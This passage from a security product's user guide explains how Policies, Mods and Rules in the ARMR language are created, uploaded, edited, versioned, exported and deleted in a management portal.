**Deleting a policy removes it from all Applications that it has been applied to and their Agents. Agents without rules will still start up and they will continue to poll the Portal for a new policy. However, they will provide no protection until a new policy has been applied and they will have a status of Rules Update Pending.*

Policy Details Page | Mods Tab Actions:

- Create new Rules within the Policy. This action creates a new mod containing the single rule that is being created.
- Upload new Mods to the Policy
- Enable and disable individual Mods within the Policy
- Edit basic Mod Details
    - Mod Name*
    - Mod Description
    - Update the ARMR version
- Add a new rule to an existing Mod
- Delete Mods**
- Drilling down by clicking on any **Mod** icon in the name, column to dive into the Mod details page.

* ***Changing the name of a Mod will break any references in the Events Database to the Mod as previously created events will be pointing to the old Mod name (which no longer exists). See the section*** **Editing a Mod** ***below for more details.***

***** Deleting a Mod removes it from the policy and removed the Mods' rules from every Agent to which that policy has been applied.***

Policy Details Page | Rules Tab Actions:

- Create new Rules within the Policy. This action creates a new mod containing the single rule that is being created.
- Upload new Mods to the Policy
- Enable and disable individual Rules within the Policy
- Edit basic Rule Details:
    - The Rule Name
    - The Rule Description
- Delete Rules
- Edit and View Rules. Clicking on the **Edit** icon will launch the Rule Wizard for viewing and editing Rules

Policy Details Page | Rules Tab - Group by Mod Actions:

- Enable and disable individual Mods within the Policy
- Upload new Mods to the Policy
- Edit Mod Details
- Delete Mod
- Add new Rule to Mod
- Enable and disable individual Rules within the Policy
- Create new rules within the Policy. This action creates a new mod containing the single rule that is being created.
- Edit basic Rule Details (name, description)
- Delete Rules
- Edit and View Rules (via the Rule Wizard). Clicking on the **Edit** icon ✎ will launch the Rule Wizard for viewing and editing Rules

Mod Details Page Actions:

- Edit the Mod Details*:
    - The Mod Name
    - The Mod Description
    - Change the Mod Version
- Enable and disable individual rules within the Mod
- Delete Rules from the Mod**
- Add new rules to the Mod
- Edit the rules contained within the Mod
- Delete the Mod***

* ***Changing the name of a Mod will break any references in the Events Database to the Mod as previously created events will be pointing to the old Mod name (which no longer exists). See the section*** **Editing a Mod** ***below for more details.***

***** Deleting a Rule removes it from the Mod and hence the Policy. The Agents to which that Policy has been applied will no longer be running that Rule.***

****** Deleting a Mod removes it from the Policy, and the Agents to which that Policy has been applied; thus removing any protections provided by that Mod and its Rules.***

Creating Policies and Rules


Within the Policies Page of the Portal you can:


- create a Policy from scratch
- create new Rules (which are automatically wrapped in a new Mod) to a Policy
- add new Rules to an existing Mod
- upload entire Policies to the Portal
- upload Mods to existing Policies.

Creating a Policy

To create a new policy on the Policies Page, click on the **New Policy** button at the top right of the Policy screen and complete the New Policy modal that appears. Once this is completed, the new Policy Details page loads where you can add Mods and Rules.

The New Policy dialog may include a Team selection option if there are Teams in the system, see Settings ➔ Teams for more details





Creating Rules and Mods within a Policy

Rules and mods can be uploaded or created within any policy. To add a rule from scratch (which will automatically create a containing Mod by default) click on the **Create New Rule** button; a pop-up modal (the Rule Wizard) will appear allowing you to select a rule type and create rules. More information on Rule Types and the Rule Wizard is provided in the User Guide's Rules Wizard section.

As all rules must be contained within a Mod, when creating a rule via the wizard, a containing Mod is automatically created with the rule and it will be named "Mod for <rule name>." If the Rule name is "Test123" then the Mod name will be "Mod for Test123."

Accommodating different ARMR versions within a Policy

The ARMR language has evolved over time. As a result, not all Agents are compatible with all ARMR versions. It is also important to remember that not all users will update all Agents at once which means that Applications can contain Agents of differing revisions that need to be supported by a single policy. A policy can contain several Mods and Rules across multiple versions of ARMR as well. For example, a policy may contain a Mod for ARMR v2.4 and another Mod that supports ARMR v2.2. This allows you to create a policy that supports a non-heterogenous Agent environment.


ARMR versions are dictated not by individual rules but by the Mods that they are contained within. When adding a new rule to an existing Mod the Rule Wizard will automatically apply that Mod's ARMR version. For example, if the current ARMR version is 2.4 and you add a rule to a Mod with ARMR v2.2 then the Rule Wizard will create the new rule using ARMR v2.2 only.

While Mods may be upgraded to higher versions (like upgrading an ARMR 2.3 Mod to a 2.4 Mod), the reverse cannot be done.


Creating Rules within a Mod

It is possible to create a rule within a Mod that already exists. To do this, you must open up the Policy Details and click on the **Policy** icon in the name column which will take you to the Mod Details page.

In the example below, the Policy Details page displays the “Mod for File Read” within the policy “New Policy.”



After clicking on the icon for “Mod for File Read” you will be taken to the Mod Details page, where you can see all the rules within the mod and can add a new rule to the Mod using the buton:




Next, you must select the **Add Rule to Mod** option from the menu and the Rule Wizard will popup, allowing you to create a new rule within this Mod.

Mods in the form of .armr files may also be uploaded to the policy. To do this, you can click on the **Upload ARMR Mod** button on the Policy Details page. A pop-up modal will appear which allows you to upload one or more .armr files from your local hard drive.

Once an ARMR Mod is uploaded to a policy it becomes part of that self-contained policy. If the same mod is uploaded to multiple policies and edited within one of the policies, those edits only apply to that single mod. The original copies of the mod uploaded to other policies are not affected.

Uploading Mods to a Policy


ARMR files can be uploaded within a Policy using the **Upload ARMR Mod** button at the top of the Policy table. When you drag and drop your files into the upload modal, the screen will update with a list of the Mods and Rules for upload. If there are any Mods for upload that conflicts with existing Mods, you will be notified here with an orange warning banner at the top of the page, and all affected Mods and Rules will be flagged with a warning icon. You can check the Mods you wish to upload and select **Save Changes** to complete the upload. Any Mods with conflicts are disabled for upload automatically.



Displaying ARMR Metadata

This feature is only available for rules written in ARMR v2.6 or higher

When a rule has been created or uploaded with metadata, you can view this data on the Portal by selecting the label icon on the rule or mod row within the Policies page. Clicking on this icon will open a side panel with the rule or mod's metadata available in a read only format.





Deleting Policies and Rules

Delete a rule

A rule can be deleted under the Rules Tab on a Policy Details page or on the Mod Details page. To delete a rule, click on the **Delete** icon in the rule's row on the screen.

If you delete the last rule within a Mod, you are also deleting the Mod itself. A confirmation modal will appear to confirm this action before you can proceed.





Delete a Mod

If you wish to delete the entire Mod and all of the Rules contained within you can:

- select the **Delete Mod** icon on the Mod Details page **OR**
- select the delete icon on the Mod's row under the Mods Tab on a Policy Details page

Delete a Policy

To delete a Policy and all of the Mods and Rules contained within, you can go to the Policy page and select the delete icon on the policy's row on the screen.

Editing Policies and Rules


Editing a Policy

Editing a policy (outside of adding, removing, or changing Mods and Rules) consists of changing the name and description of the policy and the ability to enable or disable mods within the policy. Clicking on the **Edit Policy Details** icon on the Policy row will result in a pop-up that will allow you to edit the policy name and description. To enable or disable mods within a policy, you must click on the toggle in the Enabled column to turn mods on or off.

Editing a Mod

Editing a Mod (outside of adding, removing, or editing Rules) consists of changing the name and description of the Mod, the ARMR version of the Mod, and the ability to enable and disable rules within each Mod. Clicking on the **Edit** icon on the Mod row will result in a popup that will allow you to edit the Mod name and description.

Editing the name of a Mod will break any link between it and existing events triggered by this Mod. A confirmation modal will appear to confirm this action before you can proceed.



When an event is triggered, it is referenced by its rule name. For example “Ted’s SQLi Rule.” In the Security Events tables, this is what the rule will be referenced by. If you rename the rule to “Alice’s SQLi Rule”, the Portal will view these as 2 separate rules, and any triggered events will no longer be linked together. The same applies for editing Mods.

To enable and disable rules within a mod on the Mod Details screen, you click on the toggle in the Enable column to the left of the rule.

Editing a Rule


Editing a rule allows you to change the rule name and all other rule parameters. A rule can be edited under the Rules Tab within the Policy Details page or on the Mod Details page. On either page, you can edit a rule by clicking on the **Edit** icon in the rule’s row. This will bring up the Rule Wizard dialog for that rule type with all of the parameters and options for the rule configured and displayed in the UI. From here you can make changes to the rule and then save or cancel those changes.

Duplicating a Policy

Any policy can be duplicated to be used as a base upon which a new policy can be built. To do this you need to navigate to the Policy Page and select the **Duplicate** icon on the policy row


Exporting a Policy

Any policy can be exported as an .armr file and saved to a local desktop. To export a Policy, visit the Policy Details Page, click on the **More** icon ••• and select the **Export Policy** option from the dropdown menu. A local save file dialog will appear, allowing you to save the policy to your local drive.

